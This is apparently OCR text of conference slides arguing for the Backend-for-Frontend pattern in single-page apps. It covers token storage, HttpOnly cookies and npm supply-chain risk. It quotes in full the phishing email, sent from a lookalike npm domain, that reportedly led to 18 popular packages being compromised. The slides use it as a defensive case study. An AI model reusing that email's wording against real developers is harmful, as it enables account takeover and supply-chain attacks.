


Reduced frontend complexity



Summary


Reduced risk if a package is compromised



Is this a problem in reality?


Summary

Recently, 18 packages were compromised



Developer

backslash
chalk-template
supports-hyperlinks
has-ansi
simple-swizzle
color-string
error-ex
color-name
is-arrayish
slice-ansi
color-convert
wrap-ansi
ansi-regex
supports-color
strip-ansi
chalk
debug
ansi-styles



+2 billion downloads per week

Summary – The Phishing Email

Two-Factor Authentication Update Required

"npm" < support@npmjs.help >

Hi, **qix**!

As part of our ongoing commitment to account security, we are requesting that all users update their Two-Factor Authentication (2FA) credentials. Our records indicate that it has been over 12 months since your last 2FA update.

To maintain the security and integrity of your account, we kindly ask that you complete this update at your earliest convenience. Please note that accounts with outdated 2FA credentials will be temporarily locked starting September 10, 2025, to prevent unauthorized access.

Update 2FA Now

If you have any questions or require assistance, our support team is available to help. You may contact us through this link.

Frequently Asked Questions

Is this API request possible from the browser?

Using access token in the cookie

```
POST /orders HTTP/1.1
Authorization: Bearer eyJhbGciOiJSUzsIYwA...
```

/orders

API

AccessToken
(HttpOnly)

Not when the API requires an **Authorization** header

```
POST /orders HTTP/1.1
Authorization: Bearer eyJhbGciOiJSUzsIYwA...
```


Most APIs expect this header

The header must be set by JavaScript


AccessToken (HttpOnly)

This cookie can't be read by JavaScript

Where can we store the tokens on the backend?




Option 1: In-memory storage



Tokens are lost on restart and not shared across instances

Option 2: External storage



- ✅ Centralized session revocation
- ✅ Handles restart and redeploy
- ✅ Supports horizontal scaling
- ✅ Better observability and auditing

Want to learn more?

OAuth 2.0 for Browser-Based Applications

Workgroup: Web Authorization Protocol
Internet-Draft:
draft-ietf-oauth-browser-based-apps-25
Published: 4 July 2025
Intended Status: Best Current Practice
Expires: 5 January 2026

A. Parecki
Okta
P. De Ryck
Pragmatic Web Security
D. Waite
Ping Identity

OAuth 2.0 for Browser-Based Applications

Abstract

This specification details the threats, attack consequences, security considerations and best practices that must be taken into account when developing browser-based applications that use OAuth 2.0.

QUESTIONS?

Blog: Implementing BFF Pattern in ASP.NET Core for SPAs
https://nestenius.se

Contact
tore@tn-data.se

Work
https://tn-data.se